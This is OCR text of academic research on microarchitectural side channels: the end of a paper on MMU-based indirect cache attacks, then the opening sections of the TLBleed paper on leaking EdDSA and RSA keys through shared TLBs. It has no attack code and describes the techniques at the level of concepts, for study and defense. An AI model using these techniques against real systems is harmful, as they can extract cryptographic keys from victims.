with a reserved "special color" may seem plausible, but the issue is that the attacker can then mount indirect cache attacks against the special pages of the victim (e.g., MMU-to-MMU attacks) to leak information. Even more troublesome is the scenario of trusted components managing explicitly (e.g., kernel buffers) or implicitly (e.g., deduplicated page tables [9]) shared pages across security domains, whose access can be indirectly controlled by an attacker. Coloring alone cannot help here and, even assuming one can pinpoint all such scenarios, supporting a zero-sharing solution amenable to coloring may have deep implications for systems design and raise new performance-security challenges and trade-offs. In short, there is no simple software fix and this is an open challenge for future research.

We conclude by noting that addressing this challenge is non-trivial for hardware-based solutions as well. For instance, the published implementation of CATalyst [30] explicitly moves page table pages mapping secure pages out of the secure domain, which, can, for instance, open the door to MMU-to-MMU attacks. A quick fix is to keep secure page table pages in the secure domain, but this would further reduce CATalyst's number of supported secure pages (and hence scalability) by a worst-case factor of 5 on a 4-level page table architecture.

# 9 Related Work

We have already covered literature on cache attacks and defenses in Sections 3 and 4. Here we instead focus on related work that use side-channel attacks in the context of Intel SGX or ASLR.

## 9.1 Intel SGX

Intel Security Guard eXtensions (SGX) is a feature available on recent Intel processors since Skylake, which offers protected enclaves isolated from the remainder of the system. The latter includes the privileged OS and the hypervisor, allowing for the execution of security-sensitive application logic on top of an untrusted run-time software environment. However, when a page fault occurs during enclave execution, the control is handed over to the untrusted OS, revealing the base address of the faulting page. This property can be exploited in a controlled-channel (page fault) attack, whereby a malicious OS can clear the present bit in the Page Table Entries (PTEs) of a victim enclave, obtain a page-level execution trace of the victim, and leak information [41].

Many defenses have been proposed to counter controlled-channel attacks. Shih et al. [37] observe that code running in a transaction using Intel TSX immediately returns to a user-level abort handler whenever a page fault occurs instead of notifying a (potentially malicious) OS. With their T-SGX compiler, each basic block is wrapped in a transaction guaranteed to trap to a carefully designed springboard page at each attack attempt. Chen et al. [5] extend such design not to only hide page faults, but to also monitor suspicious interrupt rates. Constan et al. [7] present Sanctum, a hardware-software co-design that prevents controlled-channel attacks by dispatching page faults directly to enclaves and by allowing enclaves to maintain their own virtual-to-physical mappings in a separate page table hierarchy in enclave-private memory. To bypass these defenses, Van

Bulck et al. [38] observe that malicious operating systems can monitor memory accesses from enclaves without resorting to page faults, by exploiting other side-effects from the address translation process.

## 9.2 ASLR

Address Space Layout Randomization (ASLR) is used to mitigate memory corruption attacks by making addresses unpredictable to an attacker. ASLR is commonly applied to user-space applications (e.g., web browsers) and OS kernels (i.e., KASLR) due to its effectiveness and low overhead. Unfortunately ASLR suffers from various side-channel attacks which we discuss here.

Memory deduplication is a mechanism for reducing the footprint of applications and virtual machines in the cloud by merging memory pages with the same contents. While memory deduplication is effective in improving memory utilization, it can be abused to break ASLR and leak other sensitive information [2, 4]. Oliverio et al. [32] show that by only merging idle pages it is possible to mitigate security issues with memory deduplication. The AnC attack [12] shows an EVICT + TIME attack on the MMU that leak pointers in JavaScript, breaking ASLR.

Hund et al. [20] demonstrate three different timing side-channel attacks to bypass KASLR. The first attack is a variant of PRIME + PROBE that searches for cache collisions with the kernel address. The second and third attacks exploit virtual address translation side channels that measurably affect user-level page fault latencies. In response to these attacks, modern operating systems mitigate access to physical addresses, while it is possible to mitigate the other page fault attacks by preventing excessive use of user-level page faults leading to segmentation faults [20]. To bypass such mitigations, Gruss et al. [15] observe that the `prefetch` instruction leaks timing information on address translation and can be used to prefetch privileged memory without triggering page faults. Similarly, Jang et al. [22] propose using Intel TSX to suppress page faults and bypass KASLR.

# 10 Conclusion

In recent years, cache side-channel attacks have established themselves as a serious threat. The research community has scrambled to devise powerful defenses to stop them by partitioning shared CPU caches into different security domains. Due to their scalability, flexibility, and portability, software-based defenses are commonly seen as particularly attractive. Unfortunately, as we have shown, they are also inherently weak. The problem is that state-of-the-art defenses only partition the cache based on direct memory accesses to the cache by untrusted code. In this paper, we have shown that *indirect* cache attacks, whereby another trusted component such as the MMU accesses the cache on the attackers' behalf, are just as dangerous. The trusted component acts as a confused deputy so that the attackers, without ever violating the cache partitioning mechanisms themselves, can still mount cache attacks that bypass all existing software-based defenses. We have exemplified this new class of attacks with MMU-based indirect cache attacks and demonstrated their effectiveness against existing defenses in practical settings. We have also discussed mitigations and shown that devising general-purpose software-based defenses that stop arbitrary direct and indirect cache attacks remains an open challenge for future research.

# Acknowledgements

We would like to thank the anonymous reviewers for their valuable feedback. The research leading to these results has received funding from the European Union's Horizon 2020 Research and Innovation Programme, under Grant Agreement No. 786669 and was supported in part by the MALPAY project and by the Netherlands Organisation for Scientific Research through grants NWO 639.023.309 VICI "Dowsing", NWO 639.021.753 VENI "PantaRhei", and NWO 629.002.204 "Parallax".

# References

[1] Thomas W. Barr, Alan L. Cox, and Scott Rixner. Translation Caching: Skip, Don't Walk (the Page Table). ISCA '10.

[2] Antonio Barresi, Kaveh Razavi, Mathias Payer, and Thomas R. Gross. CAIN: Silently Breaking ASLR in the Cloud. WOOT '15.

[3] Brian N Bershad, Dennis Lee, Theodore H Romer, and J Bradley Chen. Avoiding Conflict Misses Dynamically in Large Direct-Mapped Caches. In *ACM SIGPLAN Notices*, volume 29, pages 158–170. ACM, 1994.

[4] Erik Bosman, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Dedup Est Machina: Memory Deduplication as an Advanced Exploitation Vector. S&P '16.

[5] Sanchuan Chen, Xiaokuan Zhang, Michael K Reiter, and Yinqian Zhang. Detecting Privileged Side-channel Attacks in Shielded Execution with Déjá Vu. ASIA CCS '17.

[6] Patrick Colp, Jiawen Zhang, James Gleeson, Sahil Suneja, Eyal de Lara, Himanshu Raj, Stefan Saroiu,

and Alec Wolman. Protecting Data on Smartphones and Tablets from Memory Attacks. *ACM SIGPLAN Notices*, 50(4):177–189, 2015.

[7] Victor Costan, Ilia A Lebedev, and Srinivas Devadas. Sanctum: Minimal Hardware Extensions for Strong Software Isolation. USENIX Security '16.

[8] Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean Tullsen. Prime+Abort: A Timer-Free High-Precision L3 Cache Attack using Intel TSX. USENIX Security '17.

[9] Xiaowan Dong, Sandhya Dwarkadas, and Alan L Cox. Shared Address Translation Revisited. EuroSys '16.

[10] Pietro Frigo, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Grand Pwning Unit: Accelerating Microarchitectural Attacks with the GPU. S&P '18.

[11] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks. USENIX Security '18.

[12] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the line: Practical cache attacks on the MMU.

[13] Marc Green, Leandro Rodrigues-Lima, Andreas Zankl, Gorka Irazoqui, Johann Heyszl, and Thomas Eisenbarth. AutoLock: Why Cache Attacks on ARM Are Harder Than You Think. USENIX Security '17.

[14] Daniel Gruss, Julian Lettner, Felix Schuster, Olya Ohrimenko, Istvan Haller, and Manuel Costa. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. USENIX Security '17.

[15] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. CCS '16.

[16] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush + Flush: A Fast and Stealthy Cache Attack. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 279–299. Springer, 2016.

[17] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache Games–Bringing Access-Based Cache Attacks on AES to Practice. In *S&P '11*.

[18] Andrew Herdrich, Edwin Verplanke, Priya Autee, Ramesh Illikkal, Chris Gianos, Ronak Singhal, and Ravi Iyer. Cache QoS: From Concept to Reality in the Intel® Xeon® Processor E5-2600 v3 Product Family. HPCA '16.

[19] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical Timing Side Channel Attacks Against Kernel Space ASLR. S&P '13.

[20] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical Timing Side Channel Attacks Against Kernel Space ASLR. S&P '13.

[21] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. S$A: A Shared Cache Attack that Works Across Cores and Defies VM Sandboxing–and its Application to AES. S&P '15.

[22] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking Kernel Address Space Layout Randomization with Intel TSX. CCS '16.

[23] Mehmet Kayaalp, Dmitry Ponomarev, Nael Abu-Ghazaleh, and Aamer Jaleel. A High-Resolution Side-Channel Attack on Last-Level Cache. DAC '16.

[24] Richard E Kessler and Mark D Hill. Page Placement Algorithms for Large Real-Indexed Caches.

[25] Taesoo Kim, Marcus Peinado, and Gloria Mainar-Ruiz. STEALTHMEM: System-Level Protection Against Cache-Based Side Channel Attacks in the Cloud. USENIX Security '12.

[26] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution.

[27] Nate Lawson. Side-Channel Attacks on Cryptographic Software.

[28] Jochen Liedtke, Hermann Hartig, and Michael Hohmuth. OS-controlled Cache Predictability for Real-time Systems. RTAS '17.

[29] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space.

[30] Fangfei Liu, Qian Ge, Yuval Yarom, Frank Mckeen, Carlos Rozas, Gernot Heiser, and Ruby B Lee. CATalyst: Defeating Last-Level Cache Side Channel Attacks in Cloud Computing. HPCA '16.

[31] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B Lee. Last-Level Cache Side-Channel Attacks are Practical. S&P '15.

[32] Marco Oliverio, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Secure Page Fusion with VUsion. SOSP '17.

[33] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: the Case of AES. In *Cryptographers' Track at the RSA Conference*, pages 1–20. Springer, 2006.

[34] Ashay Rane, Calvin Lin, and Mohit Tiwari. Raccoon: Closing Digital Side-Channels through Obfuscated Execution. USENIX Security '15.

[35] ARM Limited. PL310 Cache Controller Technical Reference Manual.

[36] CAT Intel. Improving Real-Time Performance by Utilizing Cache Allocation Technology. *Intel Corporation, April*, 2015.

[37] Ming-Wei Shih, Sangho Lee, Taesoo Kim, and Marcus Peinado. T-SGX: Eradicating Controlled-Channel Attacks against Enclave Programs. NDSS '17.

[38] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. Telling Your Secrets Without Page Faults: Stealthy Page Table-Based Attacks on Enclaved Execution. USENIX Security '17.

[39] Stephan van Schaik, Kaveh Razavi, Ben Gras, Herbert Bos, and Cristiano Giuffrida. RevAnC: A Framework for Reverse Engineering Hardware Page Table Caches. EuroSec '17.

[40] Barry Duane Williamson. Line Allocation in Multi-Level Hierarchical Data Stores, September 18 2012. US Patent 8,271,733.

[41] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems. S&P '15.

[42] Yuval Yarom and Katrina Falkner. FLUSH + RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. USENIX Security'14.

[43] Ying Ye, Richard West, Zhuoqun Cheng, and Ye Li. COLORIS: A Dynamic Cache Partitioning System Using Page Coloring. PACT '14.

[44] Ziqiao Zhou, Michael K Reiter, and Yinqian Zhang. A Software Approach to Defeating Side Channels in Last-Level Caches. CCS '16.

## Appendix A Extended Results

Figure 8 shows a comparison of PRIME + PROBE, PRIME + ABORT, XLATE + PROBE and XLATE + ABORT while applying page coloring or way partitioning with 4, 8 and 12 ways available to the attacker. Figure 9 shows that we can fully mitigate the XLATE family of attacks by extending page coloring to page tables.





Figure 8: PRIME + PROBE, PRIME + ABORT, XLATE + PROBE and XLATE + ABORT against the AES implementation using T-tables in OpenSSL on an Intel Core i7-6700K @ 4.00GHz (Skylake) while various software-based cache defenses are active.





Figure 9: PRIME + PROBE, PRIME + ABORT, XLATE + PROBE and XLATE + ABORT against the AES implementation using T-tables in OpenSSL on an Intel Core i7-6700K @ 4.00GHz (Skylake) before and after the mitigation of coloring page tables.

# Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks

Ben Gras
*Vrije Universiteit Amsterdam*

Kaveh Razavi
*Vrije Universiteit Amsterdam*

Herbert Bos
*Vrije Universiteit Amsterdam*

Cristiano Giuffrida
*Vrije Universiteit Amsterdam*

## Abstract

To stop side channel attacks on CPU caches that have allowed attackers to leak secret information and break basic security mechanisms, the security community has developed a variety of powerful defenses that effectively isolate the security domains. Of course, other shared hardware resources exist, but the assumption is that unlike cache side channels, any channel offered by these resources is insufficiently reliable and too coarse-grained to leak general-purpose information.

This is no longer true. In this paper, we revisit this assumption and show for the first time that hardware translation lookaside buffers (TLBs) can be abused to leak fine-grained information about a victim's activity even when CPU cache activity is guarded by state-of-the-art cache side-channel protections, such as CAT and TSX. However, exploiting the TLB channel is challenging, due to unknown addressing functions inside the TLB and the attacker's limited monitoring capabilities which, at best, cover only the victim's coarse-grained data accesses. To address the former, we reverse engineer the previously unknown addressing function in recent Intel processors. To address the latter, we devise a machine learning strategy that exploits high-resolution temporal features about a victim's memory activity. Our prototype implementation, TLBleed, can leak a 256-bit EdDSA secret key from a single capture after 17 seconds of computation time with a 98% success rate, even in presence of state-of-the-art cache isolation. Similarly, using a single capture, TLBleed reconstructs 92% of RSA keys from an implementation that is hardened against FLUSH+RELOAD attacks.

## 1 Introduction

Recent advances in micro-architectural side-channel attacks threaten the security of our general-purpose computing infrastructures from clouds to personal computers and mobile phones. These attacks allow attackers to leak secret information in a reliable and fine-grained way [13, 32, 36, 38, 59] as well as compromise fundamental security defenses such as ASLR [17, 20, 24, 28]. The most prominent class of side-channel attacks leak information via the shared CPU data or instruction caches. Hence, the community has developed a variety of powerful new defenses to protect shared caches against these attacks, either by partitioning them, carefully sharing them between untrusted programs in the system, or sanitizing the traces left in the cache during the execution [9, 21, 37, 52, 62].

In this paper, we argue that the problem goes much deeper. As long as there are other shared hardware resources, attackers can still reliably leak fine-grained, security-sensitive information from the system. In fact, we show this is possible even with shared resources that only provide a coarse-grained channel of information (whose general applicability has been questioned by prior work [46]), broadening the attack surface of practical side-channel attacks. To demonstrate this property, we present a practical side-channel attack that leaks information from the shared Translation Lookaside Buffers (TLBs) even in the presence of all the state-of-the-art cache defenses. Exploiting this channel is particularly challenging due its coarse (page-level) spatial granularity. To address this challenge, we propose a new analysis technique based on (supervised) machine learning. Our analysis exploits high-resolution temporal features on the victim's memory activity to combat side-channel coarsening and leak information.

**Existing defenses against cache side channels** The execution of a victim program changes the state of the shared CPU caches. In a cache side-channel attack, an attacker deduces sensitive information (e.g., cryptographic keys) by observing this change in the state. It is possible to rewrite existing software not to leave an identifiable trace in the cache, but manual approaches are error-

prone [16] while automated ones incur several-fold performance overheads [48]. As an alternative, many proposed defenses attempt to stop attackers from observing changes that an unmodified victim program makes to the state of the CPU caches. This is done either by stopping precise timers that attackers need to use to tell the difference between cached or uncached memory accesses [10, 34, 40] or by partitioning shared CPU cache between mutually distrusting programs [21, 37, 47, 52, 62]. Given that attackers can find many new sources of timing [17, 34, 49], CPU cache partitioning is currently the only known generic mechanism that stops existing attacks.

Unfortunately, as we will show, protecting only the shared data and instruction caches is insufficient. Hardware threads (also known as hyperthreads) share other hardware resources such as TLBs on top of the CPU caches. The question we address in this paper is whether they can abused by attackers to leak sensitive information in a reliable and fine-grained way even in presence of state-of-the-art cache defenses and, if so, what the implications are for future attacks and defenses.

**TLBleed** To answer these questions, we explore the architecture of TLBs in modern Intel processors. As very little information on TLBs has been made available, our analysis represents the first known reverse engineering effort of the TLB architecture. Similar to CPU data and instruction caches, there are multiple levels of TLBs. They are partitioned in sets and behave differently based on whether they help in the translation of instructions or data. We further find that the mapping of virtual addresses to TLB sets is a complex function in recent micro-architectures. We describe our efforts in reverse engineering this function, useful when conducting TLB-based attacks and benefiting existing work [54]. Armed with this information, we build TLBleed, a side-channel attack over shared TLBs that can extract secret information from a victim program protected with existing cache defenses [9, 21, 31, 37, 52, 62] Implementing TLBleed is challenging: due to the nature of TLB operations, we can only leak memory accesses in the coarse granularity of a memory page (4 KB on x86 systems) and due to the TLB architecture we cannot rely on the execution of instructions (and controlled page faults) to leak secret information similar to previous page-level side-channel attacks [58]. To overcome these limitations, we describe a new machine learning-based analysis technique that exploits temporal patterns of the victim's memory accesses to leak information.

**Contributions** In summary, we make the following contributions:

- The first detailed analysis of the architecture of the TLB in modern processors including the previously unknown complex function that maps virtual addresses to TLB sets.
- The design and implementation of TLBleed, a new class of side-channel attacks that rely on the TLB to leak information. This is made possible by a new machine learning-based analysis technique based on temporal information about the victim's memory accesses. We show TLBleed breaks a 256-bit `libgcrypt` EdDSA key in presence of existing defenses, and a 1024-bit RSA key in an implementation that is hardened against FLUSH+RELOAD attacks.
- A study of the implications of TLBleed on existing attacks and defenses including an analysis of mitigations against TLBleed.

## 2 Background

To avoid the latency of off-chip DRAM for every memory access, modern CPUs employ a variety of caches [23]. With caching, copies of previously fetched items are kept close to the CPU in Static RAM (SRAM) modules that are organized in a hierarchy. We will focus our attention on data caches first and discuss TLBs after. For both holds that low-latency caches are partitioned into *cache sets* of *n ways*. This means is that in an $n$ way cache, each set contains $n$ cachelines. Every address in memory maps to exactly one cache set, but may occupy any of the $n$ cachelines in this set.

### 2.1 Cache side-channel attacks

As cache sets are shared by multiple processes, the activity in a cache set offers a side channel for fine-grained, security-sensitive cache attacks. For instance, if the adversary first occupies all the $n$ ways in a cache set and after some time observes that some of these cachelines are no longer in the cache (since accessing the data now takes much longer), it must mean that another program—a victim process, VM, or the kernel—has accessed data at addresses that also map to this cache set. Cache attacks by now have a long history and many variants [5, 33, 38]. We now discuss the three most common ones.

In a PRIME+PROBE attack [42, 43, 45], the adversary first collects a set of cache lines that fully evict a single cache set. By accessing these over and over, and measuring the corresponding access latency, it is possible to detect activity of another program in that particular cache set. This can be done for many cache sets. Due to the small size of a cache line, this allows for high spatial

resolution, visualized in a *memorygram* in [42]. Closely related is FLUSH+RELOAD, which relies on the victim and the attacker physically sharing memory pages, so that the attacker can directly control the eviction (flushing) of a target memory page. Finally, an EVICT+TIME attack [17, 43, 53] evicts a particular cache set, then invokes the victim operation. The victim operation has a slowdown that depends on the evicted cache set, which leaks information on the activity of the victim.

## 2.2 Cache side-channel defenses

As a response to cache attacks, the research community has proposed defenses that follow several different strategies. We again discuss the most prominent ones here.

**Isolation by partitioning sets** Two processes that do not share a cache cannot snoop on each others' cache activity. One approach is to assign to a sensitive operation its own cache set, and not to let any other programs share that part. As the mapping from to a cache set involves the physical memory address, this can be done by the operating system by organizing physical memory into non-overlapping cache set groups, also called colors, and enforcing an isolation policy. This approach was first developed for higher predictability in real-time systems [7, 30] and more recently also for isolation for security [9, 31, 50, 62].

**Isolation by partitioning ways** Similarly to partitioning the cache by sets, we can also partition it by ways. In such a design, programs have full access to cache sets, but each set has a smaller number of ways, non-overlapping with other programs, if so desired. This approach requires hardware support such as Intel's Cache Allocation Technology (CAT) [37]. Since the number of ways and hence security domains is strictly limited on modern architectures, CATalyst's design uses only two domains and forbids accesses to the secure domain to prevent eviction of secure memory pages [37].

**Enforcing data cache quiescence** Another strategy to thwart cache attacks, while allowing sharing and hence not incurring the performance degradation of cache partitioning, is to ensure the quiescence of the data cache while a sensitive function is being executed. This protects against concurrent side channel attacks, including PRIME+PROBE and FLUSH+RELOAD, because these rely on evictions of the data cache in order to profile cache activity. This approach can be assisted by the Intel Transactional Synchronization Extensions (TSX) facility, as TSX transactions abort when concurrent data cache evictions occur [21].

## 2.3 From CPU caches to TLBs

All the existing cache side-channel attacks and defenses focus on exploitation and hardening of shared CPU caches, but ignore caching mechanisms used by the Memory Management Unit (MMU).

On modern virtual memory systems, such mechanisms play a crucial role. CPU cores primarily issue instructions that access data using their virtual addresses (VAs). The MMU translates these VAs to physical addresses (PAs) using a per-process data structure called the page table. For performance reasons, the result of these translations are aggressively cached in the Translation Lookaside Buffer (TLB). TLBs on modern Intel architectures have a two-level hierarchy. The first level (i.e., L1), consists of two parts, one that caches translations for code pages, called L1 instruction TLB (L1 iTLB), and one that caches translations for data pages, called L1 data TLB (L1 dTLB). The second level TLB (L2 sTLB) is larger and shared for translations of both code and data.

Again, the TLB at each level is typically partitioned into *sets* and *ways*, conceptually identical to the data cache architecture described earlier. As we will demonstrate, whenever the TLB is shared between mutually distrusting programs, this design provides attackers with new avenues to mount side-channel attacks and leak information from a victim even in the presence of state-of-the-art cache defenses.

# 3 Threat Model

We assume an attacker capable of executing unprivileged code on the victim system. Our attack requires monitoring the state of the TLB shared with the victim program. In native execution, this is simply possible by using CPU affinity system calls to achieve core co-residency with the victim process. In cloud environments, previous work shows it is possible to achieve residency on the same machine with a victim virtual machine [55]. Cloud providers may turn hyperthreading on for increased utilization (e.g., on EC2 [1]) making it possible to share cores across virtual machines. Once the attacker achieves core co-residency with the victim, she can mount a TLBleed attack using the shared TLB. This applies to scenarios where a victim program processing sensitive information, such as cryptographic keys.

# 4 Attack Overview

Figure 1 shows how an attacker can observe the TLB activity of a victim process running on a sibling hyperthread with TLBleed. Even if state-of-the-art cache side-channel defenses [21, 37, 47, 52, 62] are deployed and the activity of the victim process is properly isolated





Figure 1: How TLBleed observes a sibling hyperthread's activity through the TLB even when shared caches are partitioned.

from the attacker with cache partitioning, TLBleed can still leak information through the shared TLB.

Mounting TLBleed on real-world settings comes with a number of challenges and open questions. The first set of challenges come from the fact that the architecture of the TLB is mostly secret. Mounting successful TLBleed, however, requires detailed knowledge of the TLB architecture. More specifically, we need to answer two questions:

**Q1** How can we monitor TLB sets? More specifically, how do virtual addresses map to multi-level TLBs found in modern processors?

**Q2** How do sibling hyperthreads share the TLB sets for translating their code and data addresses?

Once the attacker knows how to access the same TLB set as a victim, the question is whether she has the ability to observe the victim's activity:

**Q3** How can an unprivileged process (without access to performance counters, TLB shootdown interrupts, etc.) monitor TLB activity reliably?

Finally, once the attacker can reliably measure the TLB activity of the victim, the question is whether she can exploit this new channel for attractive targets:

**Q4** Can the attacker use the limited granularity of 4 kB "data" pages to mount a meaningful attack? And how will existing defenses such as ASLR complicate the attack?

We address these challenges in the following sections.

## 5 TLB Monitoring

